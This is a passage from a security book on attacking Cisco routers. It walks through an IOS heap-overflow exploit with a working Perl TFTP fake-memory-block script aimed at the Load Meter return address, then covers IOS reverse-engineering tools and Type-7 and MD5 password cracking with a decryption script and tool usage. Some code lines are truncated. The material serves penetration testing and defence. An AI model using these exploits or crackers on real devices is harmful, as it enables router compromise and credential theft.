49214	84	48DCC	49290	1	*Init*	314F	
49290	84	49214	4930C	1	*Init*	314F	
4930C	84	49290	49388	1	*Init*	314F	
49388	84	4930C	49404	1	*Init*	314F	
<b>49404</b>	<b>1032</b>	<b>49388</b>	<b>49834</b>	<b>1</b>	<b>*Init*</b>	<b>3155</b>	
<b>49834</b>	<b>1000</b>	<b>49404</b>	<b>49C44</b>	<b>1</b>	<b>Load Meter</b>	<b>3156</b>	
49C44	476	49834	49E48	1	Load Meter	3156	
49E48	120	49C44	49EE8	1	Load Meter	3156	
49EE8	44	49E48	49F3C	1	*Init*	33DE	
49F3C	1056	49EE8	4A384	1	*Init*	313E	
4A384	1056	49F3C	4A7CC	1	*Init*	313E	

<skip>

As you can see, the block we are searching for is positioned at the 0x49404

address.

Now let's view this particular block using the `show memory` command:

```
c2503a#show memory 0x49404
```

```
00049400: AB1234CD FFFFFFFE 00000000 +.4M...~..
00049410: 03155C70 03155CC2 00049834 0004939C ..\p..\B...4..
00049420: 80000206 00000001 00000000 0000001B
00049430: 00049C68 0004B29C 0007BCB8 0007C834 ...h..2...<8..
00049440: 00084C74 00088754 00089970 000BFDE0 ..Lt...T...p..
00049450: 000C17DC 000C2AF0 000C3DB0 000C5280 ...\.**p..=0..
00049460: 000C5DFC 000C68EC 000C7EB4 000DA59C ..]|...h1...~4..
00049470: 000E71C0 000E7BBC 000E860C 000E90FC ..q@..{<.....
00049480: 000E9BEC 000EA6DC 000F3884 000F3F8C ...l...&\.8...
00049490: 000F4A7C 000F67B4 000F8A3C 00000000 ..J|...g4...<..
000494A0: 00000000 00000000 00000000 00000000
```

In this output, you can see real-life IOS memory blocks. What presents the most interest in the output for our particular exploitation case is

- The Process Array, in which the processes are sorted in accordance to their IDs.
- The process that is constantly present and works in IOS with the lowest activity. If we are going to interfere with the data structures of another process, we don't want it to be highly active; at the same time it shouldn't be static.

The best candidate for such process is the Load Meter, a process that looks after the system load and computes the load average for different processes every 5 seconds, in accordance with

[http://www.cisco.com/warp/public/63/showproc\\_cpu.html](http://www.cisco.com/warp/public/63/showproc_cpu.html). For a starter, let's check the Load Meter PID:

```
c2503a#show process
```

```
CPU utilization for five seconds: 12%/9%; one minute: 11%; f
```

PID	QTy	PC	Runtime (ms)	Invoked	uSecs	Stack
1	Csp	3155460	4396	9474	464	736/100

So the PID of this process is 1, or 0x0000001 in hex. In the Process Array, this PID (highlighted in the previously shown `show memory 0x49404` output) points at the 0x00049C68 address (also highlighted in that output). We will follow this address:

```
c2503a#show memory 0x00049C68
00049C60: 00049858 00049C08 ...X..
00049C70: 00001388 03155460 00000000 00000000T
00049C80: 00000000 00000000 03148BD2 00000000R..
00049C90: 00000000 00000000 20000000 00000000
00049CA0: 00000000 00000000 00010000 00000100
00049CB0: 00000000 00000000 00070000 00010315
00049CC0: 54600314 A3400000 00FC0000 00FC0000 T ..#@...|...|
00049CD0: 00000000 00000000 00000000 031C0000
00049CE0: 00000000 00000000 13B00000 000002E20...
00049CF0: 2A640000 25C50000 00000315 4E7A0000 *d..%E.....Nz
00049D00: 00010000 00000000 00000000 00050000
00049D10: 00000000 03E80000 03E80004 717C0000h...h..q|
00049D20: 00000000 00000000 00000000 00000000
00049D30: 00000000 0000000E A7AA000F 405A0004 '*...@Z
00049D40: 9C680003 24E0000C 18BA000F 406A0003 .h..$.`.....@j
00049D50: 28680004 9D9E0000 000002E2 3DEC0000 (h.....b=1
00049D60: 42300000 00000000 00000004 9D460000 B0.....F
00049D70: 00000000 00000000 00000000 42800004B.
00049D80: 9C680000 00000000 00000004 9D460004 .h.....F
00049D90: 9C680000 00000000 00000001 42D00000 .h.....BF
```

The first entry in this output is the process stack (0x0049858). The second element is the current stack pointer of this process (0x00049C08). Where does it point to?

```
c2503a# show memory 0x00049C08
00049C00: 00049C24 0314A3DA ...$.
00049C10: 000324E0 00049D36 00000000 00000000 ..$...6.....
```

00049C20: 00000000 00049C30 03155468 00001388 .....0..Th..

This is a classic C calling convention: first we find the former frame pointer and then we find the return address (the pointer is highlighted on the output). The address we are looking for is 0x00049c0c. And this is our overwrite target—the Load Meter return address.

Searching for the address the way we have described is a bit daunting, isn't it? This is why FX wrote the `IOStack.pl` script to read out the IOS stack return address location. You can download this script at <http://www.phenoelit.de/ultimaratio/download.htm>. An example of its output is shown here:

```
arhontus $./IOStack.pl -d 192.168.77.86 -p 123456 -e 123456

IOSSTRING: IOS (tm) 2500 Software (C2500-I-L), Version 11.2(
MAINTENANCE INTERIM SOFTWARE
IMAGE: flash:/c2500-i-1.112-2.5
MEMORY: 16384K/2048K
ARRAY: 49404
```

PID	RECORD	STACK	RETURNA	RETURNV	NAME
1	00049C68	00049C08	<b>00049c0c</b>	0314A3DA	Load M
2	000F72C8	00000DF4	00000e20	03156A84	Virtua
3	0007BCB8	0007BC4C	0007bc50	0314A49C	Check
4	0007C834	0007C7C8	0007c7cc	0314A9FA	Pool M
5	00084C74	00084C00	00084c04	0314A49C	Timers
6	00088754	000886DC	000886e0	0314A9FA	ARP Ir
7	00089970	00089908	0008990c	0314A9FA	SERIAL

The needed return address is highlighted in the output; however, as you can see, you can survive without this script—especially if a previously undocumented Cisco IOS `show stack` command is employed to remove all these vexing steps by running it with Load Meter PID as an argument:

```
c2503a#show stack 1
Process 1: Load Meter
```

```
Stack segment 0x49858 - 0x49C40<BIU>
<BIU> FP: 0x49C24, RA: 0x314A3DA<BIU>
<BIU> FP: 0x49C30, RA: 0x3155468
FP: 0x0, RA: 0x315680C
```

Suddenly everything becomes simple—with a single command, an attacker can obtain the stack frame pointer. Then it is quite easy to find the address for the stack frame pointer, in our specific case 0x314A3DA.

Now let's construct our fake memory block using the guidelines provided by FX:

```
#!/usr/bin/perl
#Cisco 2500-3 TFTP Server remote Buffer Overflow example scrip
use IO::Socket;

$server = "192.168.77.85";
$port = "69";
my $data = "A"; # Data
my $op = "01"; # Opcode to Get file

my $num=332;
my $fakeblock =$data x $num; # Overflow data

$fakeblock .="\xFD\x01\x10\xDF"; # RED
$fakeblock .="\xAB\x12\x34\xCD"; # MAGIC
$fakeblock .="\xFF\xFF\xFF\xFF"; # PID
$fakeblock .="\x80\x81\x82\x83"; #
$fakeblock .="\x08\x0C\xBB\x76"; # NAME

$fakeblock .="\x08\x0C\xBB\x76"; # NAME
$fakeblock .="\x80\x8a\x8b\x8c"; #
$fakeblock .="\x00\x0F\xC2\xE0"; # NEXT (Point to fake block)
$fakeblock .="\x00\x0F\xB0\x6C"; # PREV (Obtained from system)
$fakeblock .="\x7F\xFF\xFF\xFF"; # SIZE
$fakeblock .="\x01\x01\x01\x01"; # Ref
$fakeblock .="\xA0\xA0\xA0\xA0"; # padding
```

```

$fakeblock .="\xDE\xAD\xBE\xEF"; # MAGIC2
$fakeblock .="\x8A\x8B\x8C\x8D"; #
$fakeblock .="\xFF\xFF\xFF\xFF"; # padding
$fakeblock .="\xFF\xFF\xFF\xFF"; # padding
$fakeblock .="\x00\x04\x9C\x24"; # FREE NEXT (point to your
$fakeblock .="\x00\x04\x9C\x0C"; # FREE PREV (Load Meter ret

my $single = "FX";

tftp($fakeblock,$op);

sleep(6);
tftp($single,$op);

sub tftp {
my ($file,$op) =@_;
my $mode = "netascii";
my $pkt = pack("n a* c a* c", $op, $file, 0, $mode, 0);
my $sock = IO::Socket::INET->new(Proto => 'udp');
send($sock,$pkt,0,pack_sockaddr_in($port,inet_aton($server))
close $sock;
}

```

So the fake block is finally constructed. Note that such a methodology will not be successful in every case for a variety of reasons:

- In the case of the example TFTP exploit, the fake block is transmitted as a filename using ASCII characters only.
- You may encounter the null byte. In the shown example of the fake memory block, we can see quite a few of them.
- The typical shellcode tricks just won't work.

You can try to use the return address of another process, such as the IP Input mentioned in the UltimaRatioVegas exploit of FX, but even that might be unsuccessful.

This was the case when we tried this method against a Cisco 2503 router, where the whole area of the executable processes stacks was in the address space, starting from 0x00. Fortunately for crackers, this issue appeared to be specific for that particular router model and the IOS image used. However, there is another problem. The addresses of both the NEXT and PREV pointers of a used block can be dynamic even for a single selected IOS image. You can find our research devoted to the methods of bypassing this problem at the companion web site (<http://www.hackingexposedcisco.com>). There you can also find a 2500.pl script that uses an integer overflow in the NEXT pointer, described by FX in multiple presentations, which allowed us to compromise a 2500 router as long as the attacker was on the same subnet with the target.

Here we assume that the fake memory block construction went fine, and after feeding it to the router, something like this is returned:

```
*** EXCEPTION ***
illegal instruction interrupt
program counter = 0x03042A
status register = 0x2700
vbr at time of exception = 0x4000000
```

This indicates that the shellcode time has arrived. A standard shellcode actively uses system calls or library functions to perform some port binding and provide a remote shell to the attacker. The shellcode provided by FX in his publications works only on rather ancient routers, such as the Cisco 2503 we used in our testing. FX has completely abandoned the use of IOS library functions, and IOS does not support transparent system calls.

Following is a brief summary of the algorithm used by FX's shellcode, which is likely to be of mainly historical significance nowadays—at least from the exploit developer's viewpoint:

1. Remove the write protection for Non-volatile Random Access Memory (NVRAM).
2. Write a new router configuration file into NVRAM.

3. Correct the checksum of the modified configuration file.
4. Reload the router so that the changes will take place.

On modern Cisco routers, it is not possible to remove write protection for NVRAM. This is why we mentioned that this shellcode would work only on ancient routers (but still quite a lot of such hosts are out there—after all, if it works, why upgrade it?).


The main value of the reviewed research by FX is his methodology of working with IOS memory. The method based on the creation of a fake memory block is still relevant and might be used by attackers for years to come.

 Previous

Next 



 Previous

Next 

# THE CURSE AND THE BLESSING OF IOS REVERSE ENGINEERING

As for the IOS shellcode development, the story continues. Until recently, Cisco IOS remained in the shadows, without any new shellcode examples and materials devoted to their development being published. This lasted until Michael Lynn picked up a disassembler and demonstrated the results of his experiments at the infamous "silenced presentation" during the Black Hat 2005 conference. (See "[Lessons from Michael Lynn's Black Hat Presentation](#)" at the end of the chapter.) We cannot end this chapter without making a few points about IOS disassembly by hackers. But first of all, be forewarned and take into account the legal side of such security research and its possible repercussions. The Cisco End User License Agreement, available at [http://www.cisco.com/en/US/products/prod\\_warranties\\_item09186a008025c92](http://www.cisco.com/en/US/products/prod_warranties_item09186a008025c92) states in the "General Limitations" section that the


Customer acknowledges that the Software and Documentation contain trade secrets of Cisco, its suppliers or licensors, including but not limited to the specific internal design and structure of individual programs and associated interface information. Accordingly, except as otherwise expressly provided under this Agreement, Customer shall have no right, and Customer specifically agrees not to:...reverse engineer or decompile, decrypt, disassemble or otherwise reduce the Software to human-readable form, except to the extent otherwise expressly permitted under applicable law notwithstanding this restriction;

Of course, along with the license restrictions, you are also subject to the laws of the country in which you work. To say the least, these laws are not particularly reverse engineer-friendly.


However, describing a search for new vulnerabilities (or uses of the unknown to the general public capabilities of close source software products) is impossible without mentioning *decompilation*, *decryption*, and *disassembly*. Generally speaking, disassembly is like sex in the good old USSR: everyone

has it, but no one is supposed to talk about it to the press or on TV. Legally, we cannot go deeply into the IOS reverse engineering process in this book. Nevertheless, a general and simple outline of how attackers may tackle it seems appropriate.

 [Previous](#)

[Next](#) 

 Previous

Next 

# IOS FEATURES AND COMMANDS THAT CAN BE (AB)USED BY REVERSE ENGINEERS

Let's review methods for finding IOS library functions. Knowing them would greatly assist the exploit writer in his or her work. How can we do this and perform other reverse engineering tasks by the system itself? Cisco IOS has an inbuilt GDB debugger that has limited capabilities but nevertheless works. You can learn a bit more about it in [Chapter 10](#) of this book, where we discuss the use of IOS binary image patching for malicious purposes.

You can also use an IOS feature that allows you to force the core dump using the `exception` command with a variety of arguments, as shown here:

```
c2600(config)#exception ?
 core-file Set name of core dump file
 crashinfo Crashinfo collection
 dump Set name of host to dump to
 flash Set the device and erase permission
 memory Memory leak debugging
 protocol Set protocol for sending core file
 region-size Size of region for exception-time mem
 spurious-interrupt Crash after a given number of spuriou
```

If a TFTP server is used to dump the core, only the first 16MB of the core will be dumped. Thus, we recommend that you use FTP, rcp, or a Flash disk, unless your router RAM is less than 16MB in size. You can trigger a core dump with a `write core` privileged EXEC mode command. Alternatively, some of the `exception` command arguments shown in the preceding output can be preset to describe the conditions under which the core dump is going to take place:

```
c2600(config)#exception memory ?
 fragment Crash if we can't allocate contiguous memory at
 minimum Crash if free memory pool shrinks below limit
c2600(config)#exception spurious-interrupt ?
```

```
<1-4294967295> Spurious interrupt threshold
```

A hidden IOS `debug sanity` command (see [Appendix C](#)), entered when setting up the core dump configuration, can also come in very handy. When `debug sanity` is turned on, every buffer used in the system is sanity-checked when allocated and freed. If this command is available on your particular IOS version, it should provide the following output:

```
c2600#debug sanity
Buffer pool sanity debugging is on
c2600#undebug sanity
Buffer pool sanity debugging is off
```

For the analysis of IOS core dumps, a casual UNIX GDB debugger would suffice, as long as it was configured and compiled by setting Cisco and a processor type of the investigated router series as a target—like so, for example:


```
./configure --target m68k-cisco && make
```

A lot of useful information about specifying targets for GDB can be viewed at

**Note** [http://www.ftp.gnu.org/pub/gnu/Manuals/gdb-5.1.1/html\\_chapter/gdb\\_15.html](http://www.ftp.gnu.org/pub/gnu/Manuals/gdb-5.1.1/html_chapter/gdb_15.html), and we are not going to replicate it here.

In addition to the possible use of both embedded and external GDB and dumping the router memory with the `exception` command, don't forget about many IOS commands we have already used in this chapter. Such commands, including `show memory`, `show stack`, `show context`, and various IOS debug functions, can be used by reverse engineers as valuable research tools.

 Previous

Next 

# A MINIMALISTIC REVERSE ENGINEERING ARSENAL

While a few disassembly aspects of IOS binary images are described in [Chapter 10](#), here we are interested in working with a live system. Let's look at the few tricks attackers may employ if they decide to follow the dangerous reverse engineering path.

First of all, a cracker will need the tools suitable for both disassembly and shellcode construction. He would also need decent documentation about the CPU of a targeted router type. The majority of Cisco routers deployed on the modern Internet are probably using PPC family processors—for example, the MPC860 chip in Cisco 2600 series. Some excellent documentation about the PPC processor family can be found at the manufacturer's site, <https://www.freescale.com>. As for the free assembly and disassembly tools for the masses, this niche is likely to be taken by the GNU binutils, which can be downloaded from <http://www.gnu.org/software/binutils/> or many other mirror sites. GNU binutils come with both assembly and disassembly tools.

As listed on the binutils site, this toolkit currently includes the following:

- **ld** The GNU linker
- **as** The GNU assembler
- **addr2line** Converts addresses into filenames and line numbers
- **ar** Creates, modifies, and extracts from archives
- **c++filt** Filter that demangles encoded C++ symbols
- **gprof** Displays profiling information
- **nlmconv** Converts object code into a NetWare Loadable Module (NLM)



- **nm** Lists symbols from object files
- **objcopy** Copies and translates object files
- **objdump** Displays information from object files
- **ranlib** Generates an index to the contents of an archive
- **readelf** Displays information from any executable and linking format (ELF) object file
- **size** Lists the section sizes of an object or archive file
- **strings** Lists printable strings from files
- **strip** Discards symbols
- **windres** A compiler for Windows resource files

## Lessons from Michael Lynn's Black Hat Presentation

After this basic introduction to readily obtainable reverse engineering documentation and tools, let's briefly discuss Michael Lynn's Black Hat presentation story. (We are only touching on it here as we can't legally discuss a banned presentation—only a story linked with it.) Michael described how to find some functions vital for the construction of a complete shellcode in Cisco IOS. These functions include the following:

- **Functions for working with memory** `malloc`, for memory allocation
- **Process management-related functions** `CreateThread`, for creating the process, and `Exit`, for correct exit from the main process
- **TTY management-related functions** `allocateTTY` for setting up TTY
- **Networking-related functions** `sockets` (the

mysterious socket-like TCBs are used), TCBCreate, and Connect. It could be that the BSD sockets are present as macros, using the TCBs.

---

For a variety of (mainly legal) reasons, we cannot include Michael's entire presentation here, but that doesn't stop us from adding our two cents. The process management C function `CreateThread ()` was shown by Michael, as follows:

```
void *CreateThread(void *entryPoint,
 char *name,
 int something,
 int dunno);
```

From what we could see, `int something` is actually the stack size and `int dunno` is the process priority, and it didn't take us long to discover this. So this function really looks like this:

```
void *CreateThread(void *entryPoint,
 char *name,
 int stack_size,
 int process_priority);
```

Michael has described everything necessary for creating fully functional IOS shellcode. Just take the `kill ()` function example: an attacker can kill his main enemy—the Check Heaps process—then bring down the Syslog Manager, which would obviously give him a huge advantage. The main problem with developing such shellcode is that it would still be bound to the specific releases of the IOS compilation, since all entry points in a function are static only for the selected IOS release. The fake memory block games suffer from exactly the same problem: all values are still static for the selected IOS release. A possible solution for a penetration tester is to create a whole collection of shellcodes for the different IOS releases and plug them into the Metasploit Framework

(<http://www.metasploit.com/projects/Framework/>). More work on this project is

on our vast to-do list and, no doubt, on the wish lists of many security consultants worldwide.

For a Cisco 2600 router family, for example, compile the necessary tools from binutils with the `./configure --target=ppc-elf` setting. If an attacker wants to disassemble using `objdump`, he will present a needed memory block in a router console, capture it, and edit this data to remove unnecessary output. Then the disassembly would be done without any problems by employing a command like this:

```
arhontus#/opt/ppc/bin/ppc-elf-objdump -b binary -m <your proc
--endian=big --disassemble-all captured.bin > captured.disas
```

 Previous

Next 

 Previous

Next 

# SUMMARY

Frankly speaking, at the time of writing, not many proper working exploits against Cisco IOS are available in the public domain. However, three well-known exploits were written by FX and the Phenoelit team:


- UltimaRatioVegas is described in this chapter as the main example of how an IOS exploit can be created.
- OoopSPF is outlined in the [last chapter](#) of this book.
- CiscoCasumEst was mentioned in the [previous chapter](#) when talking about Cisco web interface–related attacks.

In addition, two known but publicly unexplored exploitation possibilities exist — namely the IPv6 crafted packet vulnerability (<http://www.cisco.com/warp/public/707/cisco-sa-20050729-ipv6.shtml>) and the much older, but still very relevant NTPd service flaw (<http://www.cisco.com/warp/public/707/NTP-pub.shtml>). Unfortunately, we were under a tight schedule to release this work and didn't have a chance to do even a tenth of what was initially planned. Looking into these two vulnerabilities in detail and producing a working proof-of-concept exploit, if successful, is also a point on our TODO list. Be sure to check our companion web site for surprises. Also, do not forget that more surprises could be lurking well beneath the public security research domain, especially since the source code of some IOS versions was stolen from its legitimate owners back in 2004 and distributed via underground channels by crackers.

 Previous

Next 

 Previous

Next 

# **Chapter 9: Cracking Secret Keys, Social Engineering, and Malicious Physical Access**

# OVERVIEW

Perhaps, by using one of the attack methods described in this book, you have managed to obtain a device configuration file with encrypted passwords in it. Or maybe you are a chief system administrator or a security officer and you've harvested configuration files from all Cisco devices on your network to check the strength of all the passwords used. How do you go about cracking them?


Or perhaps the known attacks have failed, and you weren't able to discover and exploit a new vulnerability either. What you can still try out, apart from *lateral hacking* (attacking hosts in a close proximity to the target to install sniffing and man-in-the-middle attack tools), is *social engineering* and *direct physical device access*. Since *wetware* (the person operating a computer) is usually the weakest link, why not try your psychological manipulation skills against it? These types of attacks are reviewed in detail in this chapter.

 Previous

Next 



 Previous

Next 

# CISCO APPLIANCE PASSWORD CRACKING

In complex networks with a great number of network devices, there are good reasons to deploy centralized authentication servers; however, many hosts store the passwords on the appliances themselves in the configuration files in the Non-volatile RAM (NVRAM). Historically, Cisco has moved from storing passwords in cleartext to employing various forms of cryptographic protection, so that the passwords cannot be understood by an attacker who manages to get hold of the configuration file or sees it on a screen during a shoulder-surfing session. The methods of obtaining the config files have been described in great detail in previous chapters, so we assume that you have already obtained config files in the process of pentesting or are able to execute `show running-config`.

If you are lucky, you can also find a cleartext password in the config file. To do this, you search for the `enable password` in the config or execute `show running-config | include enable` and you would then see `enable password <password>`. Although rather rare nowadays as compared to the '90s, such mistakes are not that uncommon, and the number of security-careless administrators grows larger since more and more low-qualified personnel get administrative access to devices. To address the problem of carelessness, Cisco introduced a foolproof mechanism of protection for sensitive information with the introduction of *service password encryption*. Once set, the new passwords would automatically be encrypted with Cisco's own cryptographic algorithm, more commonly known as *Type-7*.


## Cracking Type-7 Passwords

Attack

Popularity:	10
Simplicity:	10
Impact:	10

Someone unfamiliar with cryptography may not notice or recognize that a Type-7 (Vigenere) password can be easily decrypted. The string to look for in the config file is similar to this:

```
password 7 08314942060D0E16
```



**Figure 9-1:** Instant password decryption with Cain & Abel

You could go straight to one of the many sites on the Internet that offer straightforward online password 7 decryption services, such as the Cisco Password 7 Hash Decoder at <http://www.securecode.net/CiscoCrack.html>. You could also use various applications that do this for you, such as SolarWinds' (<http://www.solarwinds.net/>) network management utilities password 7 cracker and GetPass ([http://www.boson.com/promo/utilities/getpass/getpass\\_utility.htm](http://www.boson.com/promo/utilities/getpass/getpass_utility.htm)). Cain & Abel (<http://www.oxid.it/cain.htm>) would be able to help you to crack the Type-7 password (see [Figure 9-1](#)).

For geeks using Linux, several utilities, such as ciscocrack, can do the same. This simple Perl program can easily deal with this weak cipher:

```
#!/usr/bin/perl -w
$Id: ios7decrypt.pl,v 1.1 1998/01/11 21:31:12 mesrik Exp $
#
Credits for original code and description hobbit@avian.org,
SPHiXe, .mudge et al. and for John Bashinski <jbash@CISCO.
for Cisco IOS password encryption facts.
#
Use for any malice or illegal purposes strictly prohibited
#

@xlat = (0x64, 0x73, 0x66, 0x64, 0x3b, 0x6b, 0x66, 0x6f, 0x
 0x2c, 0x2e, 0x69, 0x79, 0x65, 0x77, 0x72, 0x6b, 0x
 0x64, 0x4a, 0x4b, 0x44, 0x48, 0x53, 0x55, 0x42);
while (<>) {
 if (/(\bpassword|md5)\s+7\s+([\da-f]+)/io) {
 if (!(length($2) & 1)) {
 $ep = $2; $dp = "";
 ($s, $e) = ($2 =~ /^(..)(.+)/o);
 for ($i = 0; $i < length($e); $i+=2) {
 $dp .= sprintf "%c",hex(substr($e,$i,2))^
 }
 s/7\s+$ep/$dp/;
 }
 }
}
```

```

 }
 print;
}

```

For the reader who wants a bit of in-depth explanation of the decryption process and does not mind taking a pen and paper and performing some mental exercises, the process is explained here. Let's try decrypting the small string 121B0A15001E051721. First, note that all operations are performed with hexadecimal numbers. The first two symbols of the password indicate an offset in the string that we will be using to XOR against. The length of the password (in decimal) would equal half the length of the encrypted password, minus one. In the case of the string 121B0A15001E051721,  $(18 / 2) - 1 = 8$ ; so we know that the password is only eight characters in length.

Cisco uses a stream cipher against which to XOR the password; in our example, such a string is dsfd;kfoA,.iyewrkldJKDHSUBsgvca69834ncx.

Converting the string into the hex ASCII code produces the following result:

```

ASCII d s f d ; k f o A , . i y e w r k l
HEX 64 73 66 64 3b 6b 66 6f 41 2c 2e 69 79 65 77 72 6b 6c 66
ASCII K D H S U B s g v c a 6 9 8 3 4 n c
HEX 4b 44 48 53 55 42 73 67 76 63 61 36 39 38 33 34 6e 63 7

```

Note that for each of the following pairs of digits, the offset is increased by shifts on one position. Searching the key stream for the 13th offset, then, we get the value 65.

	12 1B 0A 15 00 1E 05 17 21	Type-7 password
XOR	79 65 77 72 6B 6C 64 4A	Part of stream
	-----	
	62 6F 62 72 75 69 73 6B	ASCII Hex code
	b o b r u i s k	ASCII Character

The values we get are hexadecimal code in the standard ASCII table. Linux users can use `man ascii` to view the table, or values can be looked up on the Internet at <http://www.lookupables.com>. That's really as simple as it

gets.

Browsing through the configuration files, we have often discovered that both enable and user passwords are stored in the MD5 and Type-7 forms of encryption simultaneously. The password stored as an MD5 secret would take precedence over the password stored as Type-7, disabling the latter. However, it often happens that for one reason or another the Cisco administrator decides to switch the encryption type and re-enters the old password in the MD5 form, leaving the old Type-7 weak entry in place. So much for the added value of the network administrator switching to the stronger cryptography!

## Cracking MD5 Password Hashes

### Attack

Popularity:	7
Simplicity:	9
Impact:	10
Risk Rating:	9

Known for paying reasonable attention to security, Cisco has implemented a cryptographically secure method of storing appliance passwords. The majority of Cisco devices support the creation of a secure MD5 hash of the password, which is a one-way hash function that makes the reversal of the encrypted password nearly impossible and provides strong cryptographic protection of sensitive information.

An administrator would use the `enable secret 0 <password>` or `username <username> secret 0 <password>` command to set strong passwords. In the configuration file, you can identify such passwords by their similarity to the following:

```
enable secret 5 1m.KJ$xDWtXVXmOzXEdThklkP0f0
```

```
username Cisco secret 5 1u6as$HtZ/c4fwded0mkyP.0EpI.
```

Let's see whether this scenario is as secure as the one who reads the security manual would believe while praising the almighty hash functions.

We need a program that would go through different password combinations and determine the correct one. A lot of these utilities exist, but our favorite one is John the Ripper, available at <http://www.openwall.com/john/>.

Download and untar the tool, and then select the architecture of the platform on which you will be running John. Bear in mind that the system type you select will also affect the performance of the bruteforcing process, so choose wisely. The truncated output of supported Linux systems is shown here:

linux-x86-any-elf	Linux, x86, ELF binaries
linux-x86-mmx-elf	Linux, x86 with MMX, ELF binaries
linux-x86-any-a.out	Linux, x86, a.out binaries
linux-x86-64	Linux, AMD x86-64, 64-bit native
linux-x86-64-mmx	Linux, AMD x86-64, 32-bit with MMX
linux-alpha	Linux, Alpha
linux-sparc	Linux, SPARC 32-bit
linux-ppc32	Linux, PowerPC 32-bit
linux-ppc64	Linux, PowerPC 64-bit
linux-ppc32-altivec	Linux, PowerPC w/AltiVec

For the modern i386 architecture, you would select the `linux-x86-mmx-elf` system type and execute `make linux-x86-mmx-elf`. Once the tool compiles, you can switch to the run directory and benchmark the bruteforcing process by executing `john - test`. You should see the number of password combinations per second that John is able to go through (the more the better, of course).

Open up a new file and paste the information you have obtained from the Cisco configuration file in the following format:

```
test:1EADn$ZQ2d3gY7fNTowOYR5c4m80<F255D>
```

Then save the file and exit.

Execute John as follows:

```
arhontus / # john ciscopassword
Loaded 1 password hash (FreeBSD MD5 [32/32])
guesses: 0 time: 0:00:00:06 c/s: 3320 trying: ciel
guesses: 0 time: 0:00:00:36 c/s: 3666 trying: flor
kgam
(test)
guesses: 1 time: 0:00:01:51 c/s: 3650 trying: kgam
```


On the AMD XP 2500+ machine, John is able to bruteforce roughly 3500 combinations per second; the time it would take to go through all the different possible combinations of passwords is  $(charset \circ password\_length) / comb\_per\_second$ . Fortunately, John is a highly advanced and intelligent bruteforcer that implements different statistical techniques to speed up the bruteforcing process (see John's documentation for an indepth explanation of the word list, single, incremental, and external modes).

As you can see in the output, the short nondictionary password *kgam* was discovered in 1 minute 51 seconds. We have used the incremental cracking mode with a charset containing all the characters and the maximum password length set to 4. Although these 2 minutes might seem like a quick bruteforcing job, a longer password may take an eternity to bruteforce and might be considered safe.

Windows users, who are often antagonized by purely command line interface (CLI) tools, can use Cain & Abel to crack IOS MD5 passwords.

Another common product from the Cisco range is Secure PIX firewall. The password encryption scheme of PIX uses the Base64-encoded MD5 hashes—no salt, and pretty hopeless for the product carrying the "secure" name. In comparison, the IOS MD5 encryption we described previously uses 1000 MD5 update rounds and adds 12 bits of salt to make password bruteforcing much more difficult.





**Figure 9-2:** Cain & Abel PIX-Hash bruteforcing attack screen

The password entries in the config files of the PIX firewalls are easily identifiable, as shown here:

```
pixfw# show run | include passw
enable password ltn9s0/yhumXJ7Jv encrypted
passwd RLPMUQ26KL4blgFN encrypted
```

The inbuilt mechanism of Cain & Abel can be utilized to attack the PIX hashes (see [Figure 9-2](#)).

Another tool whose job is to crack Cisco passwords is tomas, developed by Michael Thumann and available for download from

<https://www.ernw.de/tools/tomas.zip>.

```
C:\tomas>tomas
```

```
Too Many Secrets v0.9 (c) 2002 by Michael Thumann (mthumann@
```

```
Usage: tomas [options] [enable secret password] {part of pas
```

```
a : Add known part of password string at the end
b : Add known part of password string at the beginning
c : Include capital letters in brute force attack
h : Enable hybrid attack combined with dictionary attack
l : Include small letters in brute force attack
n : Include numbers in brute force attack
p : Crack Cisco PIX passwords (use with other options)
s : Include special characters in brute force attack
w : Do dictionary attack
```

```
Example: tomas clns 1R/ep$fCKxznnW9J8JFbB7pRQD./
```

```
Example: tomas bl 1R/ep$fCKxznnW9J8JFbB7pRQD./ cisc
```

```
Example: tomas w 1R/ep$fCKxznnW9J8JFbB7pRQD./ words.lst
```

```
Example: tomas whn 1R/ep$fCKxznnW9J8JFbB7pRQD./ words.lst
```

```
Example: tomas pw N7FecZuSHJlVZC2P words.lst
```

## Password-Cracking Countermeasures

As is often the case, Cisco's `secret` method of storing passwords in the IOS configuration files can be considered relatively secure, providing you have selected a lengthy password containing a mixture of letters, numbers, and special characters. In the latter case of MD5 PIX firewall

## Countermeasure

hashes, you should choose the maximum length password containing multiple special characters to make bruteforcing a more painful process for the attacker. We have already reviewed password security and related Cisco `auto secure` features in [Chapter 6](#), so we won't dwell on this topic here.

As to password Type-7, you should consider it as secure as cleartext and avoid using it by all means—it isn't even at the "kindergarten" level of encryption.

## Social Engineering Attacks

attack

<i>Popularity:</i>	5
<i>Simplicity:</i>	5
<i>Impact:</i>	10
<b><i>Risk Rating:</i></b>	<b>7</b>

